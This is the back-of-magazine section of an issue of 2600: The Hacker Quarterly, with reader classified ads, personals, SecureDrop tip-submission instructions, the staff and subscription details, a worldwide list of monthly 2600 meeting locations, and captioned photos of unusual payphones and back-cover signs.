KB6NU's "NO NONSENSE" AMATEUR RADIO LICENSE STUDY GUIDES make it easy to get your Technician Class license or upgrade to General Class or Extra Class. They clearly and succinctly explain the concepts, while at the same time, give you the answers to all of the questions on the test. The PDF version is FREE, but there is a small charge for other versions. All of the e-book versions are available from kb6nu.com/study-guides. Paperback versions are available from Amazon. Email cwgeek@kb6nu.com for more information.

CALL INTO THE PHONE LOSERS OF AMERICA'S telephone network interface and hack into our collection of answering machines from the 80s, 90s, and 2000s. Listen to episodes of Joybubble's "Stories and Stuff," old telephone recordings, adventure choosing games, and more! Dial 505-608-6123 or 845-470-0336.

DO YOU HAVE A LEAK OR A TIP that you want to share with *2600* securely? Now you can! *2600* is using SecureDrop for the submission of sensitive material - while preserving your anonymity. Anonymous tips and documentation are where many important news stories begin. With the SecureDrop system, your identity is kept secret from us, but we are able to communicate with you if you choose. It's simple to use: connect to our special .onion address using the Tor browser (2600.securedrop.tor.onion), attach any documents you want us to see, and hit "Submit Documents"! You can either walk away at that point or check back for a response using a special identification string that only you will see. For all the specifics, visit https://www.2600.com/securedrop (you can see this page from any browser). For more details on SecureDrop itself, visit https://securedrop.org. (SecureDrop was developed by Aaron Swartz, Kevin Poulsen, and James Dolan and is a part of the Freedom of the Press Foundation, used by journalists and sources worldwide.)

Personals

AS IS TRUE WITH ALL PROJECTS, things develop. My research into the use of technology within the prison context has found... things. First, I'm not looking for pen-pals. Though I'm not averse to that, it is not my goal. Second, all letters require a return address on the envelope, but it doesn't matter if it's real. Third, I'm interested in all technologies from timers on toilets to computers to video libraries. Tell me the story of its history, what you've done, what you're trying to do, where you think it should go, or policies advancing or limiting technology and learning technology. Tell me about the culture surrounding the stuff; is there a class, a club, is it volunteer or paid programming? Do you hackers hang out? Does the staff target you? This is a broad investigation for curiosity sake, mainly, but I also want to produce a report for the Wisconsin Dept. of Corrections about various uses of technology and how it could be employed to improve living conditions. I'd also like to write a few articles. My address is: Jason R. Glascock #342498, Racine Correctional Institution, PO Box 189, Phoenix, MD 21131. This is a contract remailer the Wisconsin DoC uses and they require the prison's name and my number. It takes ~20 days to get mail. Technology.

I WANT TO MEET WITH FELLOW HACKERS, whether professionals in the field or not. The Virginia meeting is hard for me to get to because of when it is. I'd like to set up an alternate meeting time/place, or even just meet one-on-one with my fellow *2600* readers. If you feel comfy, send an email to gary@piano-guy.com with your availability times and locations to meet that work for you, preferably at or near Arlington.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. **We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril.** All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include a copy of your address label/envelope or a receipt/customer number so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to marketplace@2600.com.

Deadline for Autumn issue: 8/20/24.

Start your own *2600* meeting!

It's easy and fun!

1. Pick a location.

2. Spread the word.

3. Let us know.

Full info can be found at www.2600.com/meetings.

2600.securedrop.tor.onion

That is our SecureDrop address where you can submit leaks, tips, and files of all sorts while maintaining your complete anonymity.

Here's how it works. Get the Tor browser (www.torproject.org) if you're not already using it and go to that .onion address above. Attach any documents you want us to see, and hit "Submit Documents" and we will receive them without any identifying info. You can also send us a message and we can reply back to you, again without us knowing anything about you!

We've already gotten some really interesting material.
Please consider adding to the pile!
Voice recordings, videos, tax returns... well, you get the idea.

SecureDrop was developed by Aaron Swartz, Kevin Poulsen, and James Dolan and is a part of the Freedom of the Press Foundation, used by journalists and sources worldwide.

"Technology giveth and technology taketh away. This means that for every advantage a new technology offers, there is always a corresponding disadvantage." - Neil Postman, 1998

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Layout and Design
typ0

Cover
Dabu Ch'wald

Office Manager
Tampruf

Infrastructure
flyko

Network Operations
phiber, olssy

Broadcast Coordinator
Juintz

IRC Admins
honeyp0t, r0d3nt, dclaw

Facebook Team
astrutt, Cryovato, TechnoMage, danixdefcon5, ItsTehPope, JWiley

Inspirational Music: Bright Eyes, Cella Dwellas, Schoolboy Q, Damien Rice, Auburn Lull, Arcade Fire, Fink, The Mars Volta, Cat Power, Nemo, Bambie Thug

Shout Outs: Golden Boy, KPVU, WLUW, KNHC, WBRH/KBRH, WRBH, KRVS, PWHL

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

2600 *(ISSN 0749-3851, USPS # 003-176) is published quarterly by 2600 Enterprises Inc.,*
2 Flowerfield, St. James, NY 11780.
Periodical postage rates paid at
St. James, NY and additional mailing offices.

POSTMASTER:
Send address changes to: *2600,*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. & Canada - $31 individual,
$60 corporate (U.S. Funds)
Overseas - $44 individual, $75 corporate
Digital (PDF and EPUB) - $19.99 at
store.2600.com

BACK ISSUES:
Individual issues for 1988-2023
are $7.25 each when available.
Shipping added to overseas orders.
All back issues (1984-2023) available
digitally as annual digests and individually
in PDF format from 2018 on at store.2600.com

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

Mastodon: @2600@mastodon.online Bluesky: @2600.com Remains of Twitter: @2600

2600 **Office/Fax Line: +1 631 751 2600**

MEETINGS

_2600_ MEETINGS CONTINUE TO EXPAND. KEEP CHECKING THE WEBSITE BELOW FOR MORE UPDATED LISTINGS AS WELL AS INFO ON HOW TO START YOUR OWN MEETING!

ARGENTINA

Buenos Aires: Bodegón Bellagamba, Armenia 1242. 1st table to the left of the front door.
Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499. 7 pm

AUSTRALIA

Melbourne: Oxford Scholar RMIT, 427 Swanston St. 6 pm
Sydney (`www.meetup.com/` ➥`sydney-2600/`)**:** Club York Sydney, 99 York St. 6:30 pm

FINLAND

Helsinki: Mall of Tripla food court (2nd floor).

FRANCE

Paris: Place de la République, 1st floor of the Burger King, 10th arrondissement.

IRELAND

Dublin: The Molly Malone Statue on Suffolk St. 7 pm

JAPAN

Tokyo: Beemars, Kabukicho, 2 Chome-27-12 Shinjuku Lee Building #2 3rd floor. 7 pm

PORTUGAL

Lisbon: Amoreiras Shopping Center, food court next to Portugalia. 7 pm

RUSSIA

Petrozavodsk: Good Place, pr. Pervomayskiy, 2. 7 pm

SPAIN

Madrid (`2600.madrid`): Maldito Querer, C. de Argumosa, 5. 7 pm

SWEDEN

Malmo (@2600Malmo): FooCafé, Carlsgatan 12A.
Stockholm (@2600Stockholm): Urban Deli, Sveavägen 44.

UNITED KINGDOM

England

Bournemouth (@bournemouth2600): The Goat & Tricycle, 27-29 W Hill Rd. 6:30 pm
Cheltenham (@2600Cheltenham): Bottle of Sauce, Ambrose St. 6:30 pm
London (@London_2600): Angel Pub, 61 St Giles High St, outdoors at the red telephone box. 6:30 pm
Manchester (@2600Manchester): Piccadilly Central, 38 London Rd.

Scotland

Glasgow (`www.2600glasgow.com`) **(@2600@glasgow.social):** The Geek Rooms, 151 Bath Ln. 6 pm

UNITED STATES

Arizona

Phoenix (Tempe) (@PHX2600): Escalante Community Center, 2150 E Orange St. 6 pm
Prescott: Merchant Coffee, 218 N Granite St.

Arkansas

Fort Smith: Fort Smith Coffee Company, 70 S 7th St. 7 pm

California

Fullerton: (`www.meetup.` ➥`com/OC2600/`) 23b Shop, 418 E Commonwealth Ave, Unit 1. 7 pm
Los Angeles @LA2600): Union Station inside the main entrance by Alameda St near Traxx Bar. 6 pm
Sacramento: Old Soul @ 40 Acres coffee shop, 3434 Broadway. 6 pm
San Francisco: 4 Embarcadero Center, ground level by info kiosk. 6 pm
San Jose: Outside the MLK Library, 6 pm

Colorado

Denver (@denver2600): Denver Pavilions. 6 pm
Fort Collins: Starbucks, 4218 College Ave. 7 pm

Connecticut

Farmington: Barnes & Noble cafe area, 1599 South East Rd.

District of Columbia

Arlington: First floor food court by Sakina's at Fashion Centre at Pentagon City, 1100 S Hayes St.

Florida

Boca Raton: Barnes & Noble on Glades Rd.
Jacksonville (#Jax2600): The Silver Cow, 929 Edgewood Ave S.

Illinois

Oak Lawn: The Meta-Center, 4606 W 103rd St, Ste B.
Urbana: Broadway Food Hall. 6 pm

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall. 6 pm

Louisiana

New Orleans: Z'otz Cafe, 8210 Oak St #2042.

Maine

Bangor (Hermon) (@2600Bangor): Bangor Makerspace, 34 Freedom Pkwy

Massachusetts

Boston (Cambridge) (@2600boston): The Garage, Harvard Square, food court area. 7 pm
Hyannis: Nifty Nate's, 246 North St.

Michigan

Lansing: The Fledge, 1300 Eureka St. 6 pm

Minnesota

Bloomington: Mall of America, north food court by Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hackerspace, 2215 Scott Ave.

New Hampshire

Milford (@nh2600@defcon.social): Grill 603, 168 Elm St. 6:30 pm

New Jersey

North Brunswick (@2600NJ): FUBAR Labs, 1510 Jersey Ave.

New York

Albany: UAlbany ETEC Bldg, 1220 Washington Ave. 6 pm
New York (`nyc2600.net`) (@NYC2600): Citigroup Center, 53rd St & Lexington Ave, food court.
Rochester (`rochester2600.com`) (@roc2600): Global Cybersecurity Institute, 78 Rochester Institute of Technology. 7 pm

North Carolina

Raleigh (@rtp2600): Transfer Co Food Hall, 500 E Davie St. 7 pm

Oklahoma

Oklahoma City: Big Truck Tacos, 530 NW 23rd St.

Oregon

Portland: Sizzle Pie Central Eastside, 624 E Burnside St. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St.
Lancaster: Decades, 438 N Queen St.
Philadelphia (`philly2600.net/`) **(jawns.club/@philly2600):** Iffy Books, 404 S 20th St. 6 pm

Tennessee

Memphis (`memsec.info`)**:** Midsouth Makers, 2804 Bartlett Rd, #3

Texas

Austin (@atx2600): Central Market mezzanine level, 4001 N Lamar Blvd. 7 pm
Dallas: The Wild Turkey, 2470 Walnut Hill Ln #5627.
Houston (`www.hou2600.org`) **(@houston2600):** Agora Coffee House, 1712 Westheimer Rd. 6 pm
San Antonio: PH3AR/Geekdom, 110 E Houston St. 6 pm

Utah

Salt Lake City: 801labs Hackerspace 353 E 200 S, Ste B. 6 pm

Virginia

Arlington: (see District of Columbia)

Washington

Seattle: Merchant Saloon in Pioneer Square, downstairs. 6 pm
Spokane: Starbucks near Wellesley & Division (across from North Town Mall).

West Virginia

Charleston: KDE Technology, 111 Hale St.


URUGUAY

Montevideo: MAM Mercado Agricola de Montevideo, José L Terra 2220, Choperia Mastra. 7 pm

All meetings take place on the first Friday of the month. Unless otherwise noted, _2600_ meetings begin at 5 pm local time. Follow @2600Meetings on Twitter and let us know your meeting's Twitter, Mastodon, or Bluesky handle so we can stay in touch and share them here! To start a meeting in your city, DM us or send email to meetings@2600.com.


www.2600.com/meetings

Nontraditional Payphones




Oklahoma City, Oklahoma. Found in the Paseo district, this phone has been turned into a memorial for community members. One of the most creative uses for an ex-payphone that we've seen.

Photo by Eric Fassbender




Harrogate, England. This phone still works, but its main purpose seems to be to provide a space for smokers to hang out. That or someone had a really tough and long conversation here.

Photo by Tom Dalton



Austin, Texas. We don't really know what's going on here, but this was spotted during the recent solar eclipse in a place that experienced totality, so it's really anyone's guess.

Photo by Peter




Farmington, West Virginia. What we found to be nontraditional here was the attitude. While many phone companies seem to have given up on payphones, Frontier seems to be into them. And yes, this one works.


Photo by James Metz

Visit **www.2600.com/payphones** to see our foreign payphone photos!
(or turn to the inside front cover to see more right now)

The Back Cover Photos



What an incredibly odd name for a housing development, found in Danbury, Connecticut by **PRD** who believes we should follow Auntie's lead and start a *2600* meeting in that part of the state. For those tempted to relocate here, there is also an Aunt Hack Road nearby.



Discovered by **myth** during a trip through Reynoldsburg, Ohio. True story: the sign was actually the first thing to be put up during construction of the new fire station. So there was an empty dirt field for a few weeks with literally a "station not found." And now that irony can be appreciated by the world.

If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to articles@2600.com or use snail mail to
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* t-shirt of your choice.